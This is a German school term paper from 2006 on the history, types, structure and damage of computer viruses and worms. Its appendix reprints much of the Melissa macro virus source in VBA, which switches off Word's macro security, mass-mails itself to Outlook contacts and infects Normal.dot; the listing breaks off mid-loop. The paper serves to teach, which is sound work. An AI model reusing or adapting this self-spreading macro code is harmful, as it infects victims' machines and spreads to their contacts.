RG

Jahrgangsstufe 12

Schuljahr **2005 / 2006**

Facharbeit
im Leistungskurs Informatik

Computerviren
&
Computerwürmer

Verfasser: Tobias Steinicke

Kursleiter: Herr Schumacher

Abgabetermin: 23.03.2006

Inhaltsverzeichnis

1. Vorwort

In der vorliegenden Arbeit befasse ich mich mit dem Thema *Computerviren & Computerwürmer*.

Als ich mir ein Thema für meine Facharbeit überlegen sollte, meinte ich, dass es anlässlich des 20-jährigen "Geburtstags" des ersten wirklichen Computerviruses eine gute Gelegenheit sei, sich mit diesem Thema zu beschäftigen. Seit nun mehr als 20 Jahren verbreiten sich diese Schädlinge durch die Datennetze und zerstören den Rechner der ahnungslosen User.

Es ist eigentlich schwer vorstellbar, dass ein kleines Computerprogramm, welches meist nur aus wenigen Zeilen Programmcode besteht, einen dermaßen riesigen Schaden anrichten kann, ja sogar die weltweite Infrastruktur zusammenbrechen lassen kann. Ich werde in dieser Facharbeit zuerst auf den geschichtlichen Hintergrund von Computerviren und Computerwürmern eingehen. Fortführend werde ich sowohl auf die einzelnen Virentypen und ihre Funktionsweisen, sowie auch auf den Sinn und Zweck, warum Computerviren geschrieben werden eingehen. Abschließend werde ich mich mit den Auswirkungen und den Schäden, welche Computerviren anrichten, beschäftigen.

2. Was ist eigentlich ein Computervirus?

Bei einem Computervirus handelt es sich um ein destruktives Programm, das andere Programme "infiziert", indem er sie modifiziert. Sobald eine Datei infiziert ist, wird sie zum *Virusträger*. Die infizierte Datei kann nun auch andere Dateien infizieren. Dieser Vorgang wird als *Replikation* bezeichnet. Die Viren können sich aufgrund der *Replikation* über die gesamte Festplatte verbreiten und zu einer *Systeminfizierung* führen.

(vgl. Anonymous, *Hacker's Guide*; Fred Cohen *Computer Viruses)*

3. Geschichtlicher Hintergrund

3.1 Theoretische und praktische Anfänge

Abb. 1

Die Anfänge der Computerviren reichen bis in die späten 40er Jahre des 20. Jahrhunderts zurück, als der ungarische Mathematiker & Physiker *John von Neumann* in seiner Arbeit ***"Theory and***

Organization of Complicated Automata", eine Theorie über sich selbst reproduzierende Automaten, verfasste.
Der Mathematiker *Lionel Penrose* veröffentlichte 1959 ein einfacheres Modell über ein sich selbst reproduzierendes Programm, als das von Neumann, welches später von dem Programmierer *Frederick G. Stahl* in Maschinensprache umgesetzt wurde.

In den frühen 60er Jahren entwickelten einige Ingenieure der amerikanischen Firma *Bell Telephone Laboratories* ein Spiel namens "Darwin". Bei diesem Spiel ging es darum, dass ihre eigenen Programmen die Programme der Gegner im Netzwerk verfolgten, sie zerstörten und sich selber reproduzierten, um das Spiel zu gewinnen.

Die Wissenschaftler und die Ingenieure der *Bell Labs* wussten zum damaligen Zeitpunkt noch nicht, welchen Stein sie damit ins Rollen gebracht haben und das ein sich selbst reproduzierendes Programm später einmal einen erheblichen Schaden anrichten kann.

Abb. 2

1983 veröffentlicht *Fred Cohen* seine Doktorarbeit mit dem Thema **Computer Viruses – Theory and Experiments**, in der er einen Virus, der unter UNIX programmiert war, vorgestellte. Dieser Virus besaß die Möglichkeit jedem User Systemprivilegien zu geben.

3.2 Der Brain Virus - 1986 der Beginn einer Plage

Im Jahr 1986 tauchte der erste Virus für MS-DOS auf. Der *Brain*-Virus wurde von 2 jungen pakistanischen Softwarehändlern entwickelt, die in Ihrem Geschäft billige Raubkopien von Programmen verkauften. Auf den Disketten speicherten sie zusätzlich "Ihren" Virus, um so die Kunden an sich zu binden. Der *Brain-Virus* war nicht sehr gefährlich, da er nur das Inhaltsverzeichnis der

FA	E9	4A	01	34	12	00	05	09	00	01	00	20	20	20	00	..J.4..... . .
20	20	20	20	20	20	57	65	6C	63	6F	6D	65	20	74	6F	Welcome to
20	74	68	65	20	44	75	6E	67	65	6F	6E	20	20	20	20	the Dungeon
20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	
20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	
20	28	43	29	20	31	39	38	36	20	42	61	73	69	74	20	(C) 1986 Basit
26	20	41	6D	6A	61	64	20	28	70	76	74	29	20	4C	74	& Amjad (pvt) Lt
64	2E	20	20	20	20	20	20	20	20	20	20	20	20	20	20	d.
20	42	52	41	49	4E	20	43	4F	4D	50	55	54	45	52	20	BRAIN COMPUTER
53	45	52	56	49	43	45	53	2E	2E	37	33	30	20	4E	49	SERVICES..730 NI
5A	41	4D	20	42	4C	4F	43	4B	20	41	4C	4C	41	4D	41	ZAM BLOCK ALLAMA
20	49	51	42	41	4C	20	54	4F	57	4E	20	20	20	20	20	IQBAL TOWN
20	20	20	20	20	20	20	20	20	20	4C	61	68	6F	72	65	Lahore
2C	50	61	6B	69	73	74	61	6E	2E	20	50	68	3A	20	34	,Pakistan. Ph: 4
33	30	37	39	31	2C	20	34	34	33	32	34	38	2E	20	56	30791, 443248. V
65	72	20	28	53	69	6E	67	61	70	6F	72	65	29	20	20	er (Singapore)
42	65	77	61	72	65	20	6F	66	20	74	68	69	73	20	22	Beware of this "
76	69	72	75	73	22	2E	20	49	74	20	77	69	6C	6C	20	virus". It will
74	72	61	6E	73	66	65	72	20	74	6F	20	6D	69	6C	6C	transfer to mill
69	6F	6E	20	6F	66	20	44	69	73	6B	65	74	74	65	73	ion of Diskettes
2E	2E	2E	2E	20	24	23	40	25	24	40	21	21	20	8C	C8	.... $#@%$@!! ..

Abb. 3: Der Brain-Virus mit einem Hexadezimal Editor dargestellt. Die Anschrift der beiden Softwarehändler war bald sehr bekannt (siehe Quellcode)

befallenen Disketten umbenannte. Trotzdem schaffte der Virus es, sich bis in die USA zu verbreiten, was er jungen amerikanischen Studenten zu verdanken hatte, die ihre aus Pakistan mitgebrachten Raubkopien nutzen und wahrscheinlich auch kopierten.

Abb. 4

1987 wird von *Robert Morris* der erste Computerwurm programmiert, der sich mit Hilfe von Diensten wie *sendmail, finger & rexec* unter UNIX ausgebreitet hat. Der sogenannte *Morris-Wurm* schaffte es 6000 Rechner, was zur damaligen Zeit 10% der Rechner weltweit waren, lahmzulegen, obwohl er keine direkte Schadensroutine besaß.
In den 90er Jahren gab es keine besonderen Entwicklungen im Bereich der Computerwürmer. Eigentlich hört man erst in den letzten Jahren wieder verstärkt von Würmern wie *Code Red, Blaster* oder *Sasser*, welche teilweise Millionenschäden angerichtet haben.

4. Viren- und Wurmtypen

Nachdem ich jetzt einen verkürzten Einblick in die Geschichte der Computerviren und Computerwürmer gegeben habe, möchte ich nun auf die unterschiedlichen Viren- und Wurmtypen sowie auf den grundlegenden Unterschied zwischen einem Virus und einem Wurm eingehen.

4.1 Was ist der Unterschied zwischen einem Virus und einem Wurm?

Der grundlegende Unterschied zwischen einem Computervirus und einem Computerwurm liegt in der jeweiligen Verbreitungsart.
Ein Virus verbreitet sich eher *passiv*, denn er infiziert eine (auszuführende) Datei, den Bootsektor, oder ist als Makro z.B. in einem Word-Dokument integriert. Der Virus verbreitet sich dann mittels Datenträger oder Netzwerk weiter. Der "normale" Computervirus besitzt einen großen Nachteil: Er zerstört meist gezielt Dateien oder das ganze System. Hierbei zerstört er auch seinen eigenen "Wirt" und in vielen Fällen damit auch sich selbst. Daher ist seine Verbreitung im Gegensatz zum Computerwurm eher träge. Man kann sagen, dass ein Computervirus eher "weitergegeben" wird, als dass er sich selbständig verbreitet.

Ein Computerwurm ist *aktiver* als ein Computervirus. Ein Wurm versucht sich im Netzwerk selbst zu verbreiten und benötigt daher keine Wirtsdatei. Dieses geschieht, indem er verschiedene *Ports* abtastet und dann versucht, sich über bestimmte *Ports*[01] zu verbreiten. Viele Würmer haben eine *Routine* implementiert, die das *Adressbuch* eines Users auslesen, damit sie sich an die Emailadressen der einzelnen Kontakte selbst verschicken können. Ein Wurm versucht sich beim Verschicken zu tarnen, indem er meist den Namen des Dateianhanges, in welchem der Wurm enthalten ist, verändert.

4.2 Computervirentypen

Grundsätzlich ist ein Computervirus nicht gleich ein Computervirus. Es gibt sehr rudimentär aufgebaute Viren, die sehr leicht zu entdecken sind, und es gibt sehr komplexe Viren, die mit verschiedenen Methoden wie z.B. Ver- und Entschlüsselung versuchen, sich zu tarnen, um nicht entdeckt zu werden.
Im Folgenden möchte ich auf die wichtigsten Typen eingehen.

4.2.1 Polymorphe Viren

Als *polymorphe Viren* bezeichnet man Viren, die ständig neue und veränderte Kopien von sich selbst anfertigen. Dieses reduziert erheblich die Gefahr von einem *Virenscanner* erkannt zu werden.

4.2.2 Retro Viren

Retro Viren versuchen gezielt wichtige Dateien von Virenscannern anzugreifen, diesen lahm zu legen um so freie "Hand" zum weiteren agieren zu haben. Oft werden *Retro Viren* als "Vorhut" genutzt, die den Weg für einen anderen Virus frei machen sollen.

4.2.3 Boot - Viren

Boot - Viren nisten sich im Bootsektor eines Datenträgers ein und werden automatisch aktiviert, sobald man den Rechner neu startet. *Boot - Viren* gelten als eine der ältesten Formen von Computerviren und waren bis vor 10 Jahren sehr weit verbreitet. Heute tauchen sie nur noch selten auf.

4.2.4 Dateiviren

Dateiviren manipulieren andere Dateien. Ein *Dateivirus* fügt seine Schadensroutine z.B. in Systemdateien wie die *boot.ini,*

autoexec.bat o.ä. ein, sodass diese beim Aufruf, meist beim Start des Rechners ausgeführt werden.

Weiterhin gibt es noch *Companion - Viren,* die den Namen von anderen Anwendungen wie z.B. *WinZip*[02] übernehmen, *Makro - Viren*, die z.B. in Word-Dokumenten oder Excel-Tabellen enthalten sein können, *Stealth - Viren*, die versuchen das Betriebssystem so zu manipulieren, dass sie möglichst unentdeckt bleiben, und *Hybrid - Viren,* die eine Kombination von Boot- und Dateiviren darstellen.

4.3 Wurmtypen

Computerwürmer sind sich von ihrer Art her eigentlich alle ähnlich. Sie besitzen eine *Schadensroutine* und eine Routine, die dafür sorgt, dass sich der Wurm selbst über Netzwerke verbreiten kann (s. *4.1*). Der Unterschied liegt nur in der Verbreitungsart, wie bereits in *4.1* erwähnt. So gibt es Würmer, die sich über *Instant Messenger*[03] wie *ICQ*, *MSN-Messenger* oder *AIM* verbreiten. Genauso beliebt wie die Verbreitung über *Email,* ist auch die Verbreitung über den *Internet Relay Chat (IRC)* oder *P2P (Peer to Peer* Netzwerk) mittels Tauschbörsenprogrammen wie *KaZaa* oder *eMule.*

Eine neue Art von Computerwürmern*,* die sich noch in der Anfangsphase befindet, sind die *Handywürmer*, die aufgrund der immer moderner werdenden Handys guten Nährboden für die Verbreitung via *Bluetooth* oder *MMS* erhalten.

5. Sinn und Zweck von Computerviren und Computerwürmern

Als ich mich mit dem Thema dieser Facharbeit auseinandersetzte, stellte sich mir die Frage, aus welchem Grund ein Programmierer eigentlich einen Virus oder einen Wurm schreibt, diesen verbreitet und damit oft Millionen von Menschen erheblichen Schaden zufügen will.

Abb. 5

Sarah Gordon, ehemalige Angestellte bei *IBM*, schrieb in Ihrer Arbeit **"The Generic Virus Writer II"** zum typischen Virenprogrammierer:

"Their own answers and justifications still vary. Reasons for writing viruses which have been cited include relief from boredom, actively

seeking fame, exploration, malice, and peer pressure."
Gordon, Sarah: The Generic Virus Writer II (1994)

Frei übersetzt schreibt Sarah Gordon, dass die typischen Programmierer von Viren dies aus Langeweile, aus dem Wunsch nach Anerkennung & Ruhm, aus Wissensdrang oder einfach nur aus Boshaftigkeit machen.

Diese Arbeit ist jedoch schon 12 Jahre alt und die Zeiten haben sich auch in diesem Bereich geändert. Längst sind *Viren* zu einer Art Machtinstrument geworden, um an Geld zu kommen. Natürlich gibt es auch noch heute Programmierer, wie der des berühmten *Sasser - Wurms*, die nach Anerkennung suchen, oder die, die große Firmen wie z.B. *Microsoft* für ihre Sicherheitslücken im Betriebssystem *Windows* oder für ihren Erfolg hassen, so wie der Programmierer des *Blaster - Wurms*.
Eine große Zahl der Virenprogrammierer aber haben kommerzielle Absichten. Sie erpressen Firmen und drohen mit der Lahmlegung ihrer Firmennetzwerke.
Diese Firmen müssen dann große Geldbeträge als Schutzgeld bezahlen, damit ihnen kein kommerzieller Schaden (mehr) zugefügt wird.
Einen eindeutigen Sinn und Zweck für das Schreiben von Computerviren und Würmern lässt sich jedoch meines Erachtens nur schwer eindeutig bestimmen und würde wahrscheinlich die maximale Länge meiner Facharbeit sprengen, wenn ich spezifischer auf dies Thema eingehen würde.

6. Aufbau & Algorithmen von Viren & Würmen

Ein weiteres wichtiges Kapitel, auf das ich eingehen möchte, ist der eigentliche Aufbau und die Funktionsweise von einem Computervirus bzw. einem Computerwurm.

6.1 Wie ist ein Computervirus aufgebaut?

Der Programmcode eines Computerviruses lässt sich in 5 Programmabschnitte einteilen:

1. ***Reproduktionsteil***

   Der Reproduktionsteil beinhaltet eine Prozedur, damit sich der Virus oder der Wurm weiter verbreiten kann. Dieses kann, wie bereits in *4.*

beschrieben, z.B. durch Ausnutzung unterschiedlicher *Ports* geschehen.

2. ***Erkennungsteil***

   Der Erkennungsteil sorgt dafür, dass sich der Virus schneller verbreiten kann. Er überprüft, ob eine Datei oder ein Systembereich bereits infiziert wurde, welches zwei grundsätzliche Vorteile für den Virus bringt:

   1. Der Virus kann sich schneller verbreiten, da er die Datei nicht nochmal infizieren muss.
   2. Der Programmcode wird nicht mehrmals in die *Wirtsdatei*[04] kopiert, was ein zu starkes Anwachsen der Dateigröße verhindert. Dieses wäre für den Virus verräterisch, sofern er z.B. Systemdateien, die eine feste Größe besitzen, infizieren würde. Die Folge wäre, dass der Virus schneller von Virenscannern erkannt werden würde.

3. ***Schadensteil***

   Der Schadensteil beinhaltet eine Prozedur, die den eigentlichen "Schaden" am System anrichtet. Hier können Routinen, die das Löschen von wichtigen Systemdateien, das Verändern von Dateien oder Programmen veranlassen, implementiert sein.

4. ***Bedingungsteil***

   Der Bedingungsteil enthält Anweisungen für den Virus, wann und wie er aktiv werden soll. Ein klassisches Beispiel hierfür ist der *Michelangelo* - Virus, der immer am 06. März, dem Geburtstag des Künstlers *Michelangelo*, eines Jahres aktiv wurde und wichtige Systemdateien überschrieb. Das "restliche" Jahr über bekam man von dem Virus nichts mit (sofern er nicht vom Virenscanner gefunden wurde).

5. ***Tarnungsteil***

   Der Tarnungsteil ist, neben *Schadens-* und *Reproduktionsteil*, einer der wichtigsten Teile von einem Virus bzw. einem Wurm, welcher dafür sorgt dafür, dass der Virus nicht so leicht vom Virenscanner entdeckt wird. Die Tarnung kann z.B. durch Eigenverschlüsselung realisiert werden. Der Virus enthält einen *Hashwert*[05], mit dem er sich

selbst entschlüsseln kann. Der Virenscanner kennt diesen Wert nicht und kann daher das Programm auch nicht als Virus identifizieren.



Abb. 6: Aufbau von einem Computervirus

6.2 Beispiel: Der Makro Virus *Melissa*

Der Makro - Virus *Melissa* tauchte am 26.03.1999 auf. Bei *Melissa* handelte es sich um einen Word - Makro - Virus, der unter *Word 97* und *Word 2000* funktionierte und sich selbständig über *Outlook* verbreiten konnte.
Der Virus ist an der Betreffzeile

```
Here is that document you asked for ... don't show anyone else ;-)
```

zu erkennen. Nachdem das infizierte Dokument geöffnet wird, überprüft der Virus den Registry - Schlüssel

```
HKEY_Current_User\Software\Microsoft\Office\Melissa?"
```

auf den Wert "`... by Kwyjibo`". Ist der Wert nicht vorhanden oder steht ein anderer Wert in dem Schlüssel, so versendet *Melissa* sich selbständig an die ersten 50 Einträge des *Outlook* Adressbuches. Zudem wird die Datei *Normal.dot* infiziert, was bedeutet, dass jedes neu angelegte Dokument infiziert wird. Weiterhin ist ein Countdown implementiert, der nach einer bestimmten Zeit die Schadensroutine aktiviert. In neueren Varianten (z.B. *Melissa.O*) wird so zum Beispiel eine Textpassage durch ein Leerzeichen ersetzt, sobald man eine markiert.[06]

6.3 Rootkits - Meister der Tarnung

An dieser Stelle möchte ich das Thema "*Rootkits"* aufgreifen, eine Programmart, die sich zur Zeit sehr stark entwickelt und in ihrer Technik und Tarnung immer komplexer wird und daher von besonderer Bedeutung ist.
Rootkits sind besondere Programme, die nicht wie "gewöhnliche" Viren auf Benutzerebene arbeiten, sondern sich tief in das *Windows-Application-Program-Interface,* der sogenannten Windows - API, einnisten. Das *Rootkit* nistet sich hier ein, da z.B. Virenscanner oder Firewalls grundlegende Funktionen des Betriebssystems aus der *Windows - API* aufrufen, und fängt

von nun an jeden Aufruf des Betriebssystem ab. Sucht nun ein Virenscanner nach dem *Rootkit*, schickt dieses eine manipulierte Antwort zurück. Dieses hat zur Folge, dass das *Rootkit* unentdeckt bleibt.
Gewöhnliche Virenscanner versagen meist beim Aufspüren von *Rootkits*, die neben Viren & Würmern auch *Trojaner* oder *Keylogger* beinhalten können. Hierfür benötigt man spezielle Programme, um diese Meister der Tarnung entdecken und entfernen zu können.
Zur Veranschaulichung stelle ich im Folgenden einen groben Algorithmus - Aufbau eines Rootkits dar:



Abb. 7: Funktionsweise eines Rootkits

7. Auswirkungen und Schäden von Computerviren / -würmern

Ein Computervirus oder ein Computerwurm kann verheerende Auswirkungen haben und große Schäden anrichten. In der heutigen Zeit besitzt fast jeder Haushalt einen Computer mit Internetanschluss, jedoch sind nur die wenigsten Rechner gegen Computerviren ausreichend geschützt. Dies bietet einen idealen Nährboden und ideale Verbreitungsbedingungen für Computerviren und Computerwürmern.

Hierbei bleibt jedoch zu erwähnen, dass wenn heute von *Computerviren* gesprochen wird, meistens *Computerwürmer* gemeint sind. Diese richten auch weitaus größere Schäden an, als "herkömmliche" Computerviren.

Der wirtschaftliche Schaden, den vorwiegend die Computerwürmer anrichten, entsteht oft durch die extreme *Traffic*[07] - Belastung, die die Computerwürmer benötigen. Dies kann zur Folge haben, dass der Server, über den die Würmer verbreiten wollen, zusammenbricht.
Laut dem *Bundesamt für Sicherheit in der Informationstechnik* richten Computerviren bzw. Computerwürmer jährlich einen Schaden in dreistelliger Millionenhöhe an. Tendenz steigend.[08]

Einige Beispiele, die sich in Bezug auf wirtschaftlichen Schäden nennen lassen, sind z.B. der *Sasser - Wurm*, der 2004 die Anzeigetafel des Flughafens Wien - Schwechat ausfallen ließ. Zum Glück hatte dies aber keine Auswirkungen auf den Flugverkehr.[09]

SQL - Slammer, der binnen 30 Minuten 75.000 Rechner[10] infizierte, ließ 2003 vielerorts die Verbindungen komplett zusammenbrechen, da er die Internet-Infrastruktur derart stark belastete. Er beeinträchtigte sogar die US - Kraftwerksteuerung, was in einigen Orten Amerikas Stromausfälle zur Folge hatte.[11]

Man könnte diese Liste um weitere bekannte Würmer wie *Code Red, MyDoom, Blaster, Melissa, LovSan* und viele andere erweitern.

Es ist jedenfalls klar, dass all diese Würmer großen und vor allem auch finanzielle Schäden angerichtet haben, anrichten können und auch in Zukunft anrichten werden. Nicht mal das "*Weiße Haus*", die bereits erwähnte US - Kraftwerksteuerung oder Firmen wie *Microsoft* sind sicher vor Wurmangriffen. Bisher konnte jedoch das Schlimmste immer verhindert werden. Jedoch werden Computerwürmer in ihrer Funktionsweise immer komplexer und es ist theoretisch nur noch eine Frage der Zeit, bis ein wirtschaftlicher GAU eintreten könnte.

8. Schlusswort

Nachdem ich mich mit dem Thema *Computerviren und Computerwürmern* ausgiebig beschäftigt und versucht habe, mich auf das Wesentlichste und aus meiner Sicht Wichtigste zu beschränken, lässt sich abschließend sagen, dass *Computerviren und Computerwürmer* immer komplexer und destruktiver werden, sowie große Schäden, vor allem in der Wirtschaft anrichten. Solange es Computer und das Internet gibt, solange wird es auch *Computerviren und Computerwürmer* geben. Daher ist es wichtig, dass vermehrt auf Sicherheitslösungen wie Virenscannern gesetzt wird, damit der wirtschaftlichen GAU vermieden werden kann.

9. Anhang

9.1 Programmcode des *Melissa Viruses* (Makro Virus)

// Quelle: http://stud3.tuwien.ac.at/~e9826031/download/swa_Viren.pdf

```
Private Sub Document_Open()
On Error Resume Next
    If System.PrivateProfileString("",
       "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
       "Level") <> "" Then
       CommandBars("Macro").Controls("Security...").Enabled = False
       System.PrivateProfileString("",
       "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
       "Level") = 1&
    Else
       CommandBars("Tools").Controls("Macro").Enabled = False
       Options.ConfirmConversions = (1 - 1): Options.VirusProtection =
       (1 - 1):
       Options.SaveNormalPrompt = (1 - 1)
    End If

Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")

If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by
Kwyjibo"
Then
      If UngaDasOutlook = "Outlook" Then
            DasMapiName.Logon "profile", "password"
      For y = 1 To DasMapiName.AddressLists.Count
            Set AddyBook = DasMapiName.AddressLists(y)
            x = 1
            Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)

            For oo = 1 To AddyBook.AddressEntries.Count
                  Peep = AddyBook.AddressEntries(x)
                  BreakUmOffASlice.Recipients.Add Peep
                  x = x + 1
                  If x > 50 Then oo = AddyBook.AddressEntries.Count
            Next oo
      BreakUmOffASlice.Subject = "Important Message From " &
      Application.UserName
BreakUmOffASlice.Body = "Here is that document you asked for ... don't
      show anyone else ;-)"
      BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
      BreakUmOffASlice.Send
      Peep = ""
Next y
DasMapiName.Logoff
      End If
  System.PrivateProfileString("",
  "HKEY_CURRENT_USER\Software\Microsoft\Office\",
  "Melissa?") = "... by Kwyjibo"
End If
      Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
      Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)

      NTCL = NTI1.CodeModule.CountOfLines
      ADCL = ADI1.CodeModule.CountOfLines
```

```
      BGN = 2

If ADI1.Name <> "Melissa" Then
      If ADCL > 0 Then _
            ADI1.CodeModule.DeleteLines 1, ADCL
            Set ToInfect = ADI1
            ADI1.Name = "Melissa"
            DoAD = True
      End If

      If NTI1.Name <> "Melissa" Then
            If NTCL > 0 Then _
            NTI1.CodeModule.DeleteLines 1, NTCL
            Set ToInfect = NTI1
            NTI1.Name = "Melissa"
            DoNT = True
      End If
      If DoNT <> True And DoAD <> True Then GoTo CYA
            If DoNT = True Then
            Do While ADI1.CodeModule.Lines(1, 1) = ""
                  ADI1.CodeModule.DeleteLines 1
            Loop
ToInfect.CodeModule.AddFromString("Private Sub Document_Close()")

            Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
                  ToInfect.CodeModule.InsertLines BGN,
                  ADI1.CodeModule.Lines(BGN, 1)
                  BGN = BGN + 1
            Loop

End If
      If DoAD = True Then

            Do While NTI1.CodeModule.Lines(1, 1) = ""
                  NTI1.CodeModule.DeleteLines 1
            Loop

ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")

Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
```

9.2 Literatur- und Quellenverzeichnis

Literatur:

Anonymous: **Hacker's Guide**
erschienen im *Markt+Technik Verlag*, 2000
ISBN: 3-8272-5460-4

Wehr, Hendric: **Die besten Windows XP Geheimnisse**
erschienen im *Data Becker Verlag*, 2002
ISBN: 3-8158-2199-1

Zeitschriften:

Pletzer, Valentin: **Angriffe der Internet-Mafia**
erschienen in der Zeitschrift *CHIP 03/2006,* S.50

Veröffentlichungen:

Cohen, Fred: **Computer Viruses – Theory and Experiments**, 1983
http://www.eecs.umich.edu/~aprakash/eecs588/handouts/cohen-viruses.html

Gordon, Sarah: **The Generic Virus Writer II**, 1994
http://www.research.ibm.com/antivirus/SciPapers/Gordon/GVWII.html

Weitere Quellen

Stand Februar 2006

http://www.bsi.de/av/virbro/kap1/kap1_2.htm
http://www.bsi.de/av/virbro/kap1/kap1_4.htm
http://www.heise.de/newsticker/meldung/39485
http://de.wikipedia.org/wiki/Computervirus
http://de.wikipedia.org/wiki/Computerw%C3%BCrmer
http://www.viruslist.com/de/viruses/encyclopedia?chapter=153310910

Stand März 2006

http://de.wikipedia.org/wiki/SQL_Slammer
http://www.cert.org/advisories/CA-1999-04.html
http://www.all-about-pc.de/Viren-Ecke/virus_detail.asp?ident=30

Abbildungsverzeichnis

(1) http://www-2.cs.cmu.edu/~mihaib/ whoswho/photos.html
(2) http://www.cacs.louisiana.edu/.../dls/200203/cohen.htm
(3) http://www.perantivirus.com/.../pregunta/cyberwa2.htm
(4) http://pdos.csail.mit.edu/~rtm/
(5) http://www.rit.edu/~930www/.../viewstory.php3?id=1375

Die Abbildungen (*6)* und (*7)* sind von mir selbst erstellt worden.

9.3 Erklärung

Hiermit versichere ich, dass ich die vorliegende Arbeit selbständig angefertigt und keine anderen als die angegebenen Quellen und Hilfsmittel verwendet habe. Alle wörtlichen oder sinngemäßen Übernahmen aus anderen Werken habe ich in jedem einzelnen Falle unter Angabe der Quelle als solche kenntlich gemacht.

Verwendete Informationen aus dem Internet sind der betreuenden Lehrkraft unter Angabe der genauen Quelle vollständig auf CD zur Verfügung gestellt worden.

_____ _____

(Ort, Datum) (Unterschrift)

---

[01] Englische Bezeichnung für Schnittstelle
[02] Bekanntes Packprogramm, um Dateien zu komprimieren
[03] Bezeichnung für ein Chat-Programm, um mit anderen Personen in Echtzeit zu kommunizieren
[04] Als *Wirtsdatei* bezeichnet man diejenige Datei, an die sich der Virus anhängt
[05] Ein Hashwert bzw. Streuwert ist ein skalarer Wert, der aus einer komplexeren Datenstruktur mittels einer Hash-Funktion berechnet wird
[06] Quelle: *http://www.cert.org/advisories/CA-1999-04.html* (Stand: 16. März 2006)
[07] Als Traffic bezeichnet man den Datenverkehr in einem Netzwerk
[08] Quelle: *http://www.bsi.de/av/virbro/kap1/kap1_4.htm* (Stand: 16. März 2006)
[09] Quelle: *http://de.wikipedia.org/wiki/Computerwürmer* (Stand: 11. Februar 2006)
[10] Quelle: *http://de.wikipedia.org/wiki/SQL_Slammer* (Stand: 04. März 2006)
[11] Quelle: *http://www.heise.de/newsticker/meldung/39485* (Stand: 11. Februar 2006)